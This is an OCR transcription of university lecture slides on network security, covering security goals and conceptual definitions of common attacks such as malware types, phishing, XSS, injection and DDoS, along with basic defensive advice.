Technische Hochschule Ingolstadt
Fakultät Informatik


Kapitel 2: Sicherheit: Typische Angriffe

CASE_SMN WS 2023/2024 Vorlesung „Sicherheit moderner Netze“


25.10.2023

Sicherheit – der Grundgedanke

- **Angriff:**




- **Verteidigung:**



Sicherheit – der Grundgedanke

- **Angriff:**



- **Verteidigung:**

Sicherheit – der Grundgedanke

Prevention

- **Maßnahmen, die einen Angriff im Vorhinein erschweren sollen**
  - Reallife: Tür und Schloß an den Häusern
  - IT: Firewalls, ACLs / Rechtemanagement

Detection

- **Maßnahmen, die einen Angriff erkennen sollen**
  - Reallife: Alarmanlage im Haus
  - IT: Intrusion Detection Systems, Security Monitoring, Traffic Anomaly

Response:

- **Reaktion auf einen Angriff**
  - Reallife: ruft die Polizei, diese probiert den Einbrecher festzunehmen. Beweise werden gesammelt
  - IT: Runterfahren des Rechners, forensische Analyse

Network Security Issues

- **Secrecy (also dubbed privacy or data confidentiality, see RFC4949):**
  - Make sure only sender and receiver of information can read it (restrict availability of information or legibility of information).
- **Privacy (see RFC4949):**
  - Unlike secrecy privacy expresses the right of an individual to choose the degree to which it wants to share information with others.
- **Authentication / authorization:**
  - Ascertain unambiguously the identity of someone (authentication) and what he is allowed to do and what not (authorization).
  - Authentication uses message authentication codes (challenge response).
- **Non-repudiation:**
  - „Nicht-Anfechtbarkeit“. Protection against false denial of involvement in a communication (e.g. denial of involvement in banking transaction).
- **Data integrity:**
  - Assure that data is not altered (maliciously) on its transmit path.
  - Uses one-way hash functions (MD5, SHA-1).
- **Protection against DOS / dDOS attacks:**
  - Protect system from attacks that render target system inaccessible by legitimate user.
- **Social engineering / social hacking:**
  - Low tech and easiest approach. Exploit people‘s helpfulness and cooperativeness.

[Quelle: Peter R. Egli, ZHAW Zürich]

Types of Malware -1-

Cyber criminals target user's end devices through the installation of malware.

Viruses - A virus is malicious executable code attached to another executable file, such as a legitimate program. Most viruses require end-user initiation, and can activate at a specific time or date.

Worms - Worms are malicious code that replicates by independently exploiting vulnerabilities in networks. Worms usually slow down networks. Whereas a virus requires a host program to run, worms can run by themselves. Other than the initial infection, worms no longer require user participation.

Trojan horse - A Trojan horse is malware that carries out malicious operations under the guise of a desired operation such as playing an online game. This malicious code exploits the privileges of the user that runs it. A Trojan horse differs from a virus because the Trojan binds itself to non-executable files, such as image files, audio files, or games.


[Quelle: Cisco Networking Academy, Cybersecurity Essentials]

Types of Malware -2-

Logic Bomb - A logic bomb is a malicious program that uses a trigger to awaken the malicious code. For example, triggers can be dates, times, other programs running, or the deletion of a user account. The logic bomb remains inactive until that trigger event happens. Once activated, a logic bomb implements a malicious code that causes harm to a computer.

Ransomware - Ransomware holds a computer system, or the data it contains, captive until the target makes a payment. Ransomware usually works by encrypting data in the computer with a key unknown to the user.

Backdoors and Rootkits - A backdoor or rootkit refers to the program or code introduced by a criminal who has compromised a system. The backdoor bypasses the normal authentication used to access a system. A rootkit modifies the operating system to create a backdoor. Attackers then use the backdoor to access the computer remotely. to non-executable files, such as image files, audio files, or games.



[Quelle: Cisco Networking Academy, Cybersecurity Essentials]

Email and Browser Attacks -1-

Email is a universal service used by billions worldwide. As one of the most popular services, email has become a major vulnerability to users and organizations.

Spam - Spam, also known as junk mail, is unsolicited email. In most cases, spam is a method of advertising. However, spam can send harmful links, malware, or deceptive content.

Spyware - Spyware is software that enables a criminal to obtain information about a user's computer activities. Spyware often includes activity trackers, keystroke collection, and data capture. In an attempt to overcome security measures, spyware often modifies security settings.

[Quelle: Cisco Networking Academy, Cybersecurity Essentials]

Email and Browser Attacks -2-

Adware - Adware typically displays annoying pop-ups to generate revenue for its authors. The malware may analyze user interests by tracking the websites visited. It can then send pop-up advertising pertinent to those sites.

Scareware - Scareware persuades the user to take a specific action based on fear. Scareware forges pop-up windows that resemble operating system dialogue windows.

[Quelle: Cisco Networking Academy, Cybersecurity Essentials]

Email and Browser Attacks -3-

Phishing - Phishing is a form of fraud. Cyber criminals use email, instant messaging, or other social media to try to gather information such as login credentials or account information by masquerading as a reputable entity or person. Phishing occurs when a malicious party sends a fraudulent email disguised as being from a legitimate, trusted source. The message intent is to trick the recipient into installing malware on his or her device or into sharing personal or financial information.

Spear phishing - Spear phishing is a highly targeted phishing attack. While phishing and spear phishing both use emails to reach the victims, spear phishing sends customized emails to a specific person.

[Quelle: Cisco Networking Academy, Cybersecurity Essentials]

Email and Browser Attacks -4-

Vishing - Vishing is phishing using voice communication technology. Criminals can spoof calls from legitimate sources using voice over IP (VoIP) technology. Victims may also receive a recorded message that appears legitimate.

Pharming - Pharming is the impersonation of a legitimate website in an effort to deceive users into entering their credentials.

Whaling - Whaling is a phishing attack that targets high profile targets within an organization such as senior executives

[Quelle: Cisco Networking Academy, Cybersecurity Essentials]

Email and Browser Attacks -5-


Plugins - The Flash and Shockwave plugins from Adobe enable the development of interesting graphic and cartoon animations that greatly enhance the look and feel of a web page. Plugins display the content developed using the appropriate software.

SEO Poisoning - Search engines such as Google work by ranking pages and presenting relevant results based on users' search queries. Depending on the relevancy of web site content, it may appear higher or lower in the search result list. SEO, short for Search Engine Optimization, is a set of techniques used to improve a website's ranking by a search engine. While many legitimate companies specialize in optimizing websites to better position them, SEO poisoning uses SEO to make a malicious website appear higher in search results.

Browser Hijacker - A browser hijacker is malware that alters a computer's browser settings to redirect the user to websites paid for by the cyber criminals' customers. Browser hijackers usually install without the user's permission and is usually part of a drive-by download.

[Quelle: Cisco Networking Academy, Cybersecurity Essentials]

Types of Cyber Attacks - 1-



Man-in-the-middle - A criminal performs a man-in-the-middle (MitM) attack by intercepting communications between computers to steal information crossing the network. The criminal can also choose to manipulate messages and relay false information between hosts since the hosts are unaware that a modification to the messages occurred. MitM allows the criminal to take control over a device without the user's knowledge.

[Quelle: Cisco Networking Academy, Cybersecurity Essentials]

Types of Cyber Attacks -2-

Zero-Day Attacks - A zero-day attack, sometimes referred to as a zero-day threat, is a computer attack that tries to exploit software vulnerabilities that are unknown or undisclosed by the software vendor. The term zero hour describes the moment when someone discovers the exploit.

Keyboard Logging - Keyboard logging is a software program that records or logs the keystrokes of the user of the system. Criminals can implement keystroke loggers through software installed on a computer system or through hardware physically attached to a computer. The criminal configures the key logger software to email the log file. The keystrokes captured in the log file can reveal usernames, passwords, websites visited, and other sensitive information.

[Quelle: Cisco Networking Academy, Cybersecurity Essentials]

Wireless and Mobile Attacks -1-

Grayware and SMiShing

- **Grayware** includes applications that behave in an annoying or undesirable manner. Grayware may not have recognizable malware concealed within, but it still may pose a risk to the user. Grayware is becoming a problem area in mobile security with the popularity of smartphones.

- **SMiShing** is short for SMS phishing. It uses Short Message Service (SMS) to send fake text messages. The criminals trick the user into visiting a website or calling a phone number. Unsuspecting victims may then provide sensitive information such as credit card information. Visiting a website might result in the user unknowingly downloading malware that infects the device.

[Quelle: Cisco Networking Academy, Cybersecurity Essentials]

Wireless and Mobile Attacks -2-

Rogue Access Points - A rogue access point is a wireless access point installed on a secure network without explicit authorization. A rogue access point can be set up in two ways.

RF Jamming - Wireless signals are susceptible to electromagnetic interference (EMI), radio-frequency interference (RFI), and may even be susceptible to lightning strikes or noise from fluorescent lights. Wireless signals are also susceptible to deliberate jamming. Radio frequency (RF) jamming disrupts the transmission of a radio or satellite station so that the signal does not reach the receiving station.

Bluejacking and Bluesnarfing - Bluejacking is the term used for sending unauthorized messages to another Bluetooth device. Bluesnarfing occurs when the attacker copies the victim's information from his device. This information can include emails and contact lists.

[Quelle: Cisco Networking Academy, Cybersecurity Essentials]

Application Attacks -1-

Cross-site scripting (XSS) - is a vulnerability found in web applications. XSS allows criminals to inject scripts into the web pages viewed by users. This script can contain malicious code.
Cross-site scripting has three participants: the criminal, the victim, and the website.
The cyber-criminal does not target a victim directly. The criminal exploits vulnerability within a website or web application. Criminals inject client-side scripts into web pages viewed by users, the victims.

Code Injections Attacks - One way to store data at a website is to use a database. There are several different types of databases such as a Structured Query Language (SQL) database or an Extensible Markup Language (XML) database. Both XML and SQL injection attacks exploit weaknesses in the program such as not validating database queries properly.

Buffer Overflow - A buffer overflow occurs when data goes beyond the limits of a buffer. Buffers are memory areas allocated to an application. By changing data beyond the boundaries of a buffer, the application accesses memory allocated to other processes. This can lead to a system crash, data compromise, or provide escalation of privileges.

[Quelle: Cisco Networking Academy, Cybersecurity Essentials]

Application Attacks -2-

Remote Code Executions vulnerabilities allow a cybercriminal to execute malicious code and take control of a system with the privileges of the user running the application. Remote code execution allows a criminal to execute any command on a target machine.

ActiveX Controls and Java controls provide the capability of a plugin to Internet Explorer or other browser software.

- ActiveX controls are pieces of software installed by users to provide extended capabilities. Third parties write some ActiveX controls and they may be malicious. They can monitor browsing habits, install malware, or log keystrokes. Active X controls also work in other Microsoft applications.
- Java operates through an interpreter, the Java Virtual Machine (JVM). The JVM enables the Java program's functionality. The JVM sandboxes or isolates untrusted code from the rest of the operating system. There are vulnerabilities, which allow untrusted code to go around the restrictions imposed by the sandbox.

[Quelle: Cisco Networking Academy, Cybersecurity Essentials]

Application Attacks -3-

Defending Against Application Attacks:

- The first line of defense against an application attack is to write solid code.
- Regardless of the language used, or the source of outside input, prudent programming practice is to treat all input from outside a function as hostile.
- Validate all inputs as if they were hostile.
- Keep all software including operating systems and applications up to date, and do not ignore update prompts.
- Not all programs update automatically, so at the very least, always select the manual update option.

[Quelle: Cisco Networking Academy, Cybersecurity Essentials]

Die typischen Attacken

- **Angriffe im Netz**
  - Auf Applikationen
  - Auf Netzfunktionen


- **Aktueller Stand im Netz:**

http://www.digitalattackmap.com

http://www.sicherheitstacho.eu/

- **Cyber Security Infographics:**

https://www.hackmageddon.com/cyber-attacks-statistics-infographics/



Cyber Attacken 2014
(Quelle: Radware ERT-Report)


Network Security - Summary

Some common threads:

- **Virus:**
  - Malicious addition (infection) of code to an existing code.
- **Trojan Horse:**
  - Malicious program whose real function is camouflaged.
- **Worm:**
  - Like virus, but distributes and starts on its own. Worms are best distributed in monocultures (same operating system on all machines).
- **Stealth virus:**
  - Able to disguise the modifications it has done to the system (purpose: foil anti-virus programs).
- **Killer packet („Tschernobyl-gram“):**
  - Causes a crash (meltdown) of the victim.
- **Mail bomb:**
  - Mail with huge attachment to fill the victim‘s mailbox. Not so threatening anymore in the days of spam mail.
- **dDOS (distributed DOS attacks):**
  - Attacker uses a range of intermediates (reflectors) to amplify the attack, often using IP directed network broadcast addresses. More elaborate dDoS attacks use a „Zombie Master„ program that remotely controls
  - „Zombie“ programs planted throughout the network which carry out the attack.

[Quelle: Peter R. Egli, ZHAW Zürich]

DDoS Attack Types & Targets




Typical Datacenter Setup

ARBOR NETWORKS

[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]


DDoS Attack Types & Targets



ARBOR NETWORKS


[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

DDoS Attack Types & Targets



[Quelle: Vortrag Guido Schaffner, Netscout / Arbor, Mai 2018]

DDoS Attack Types & Targets

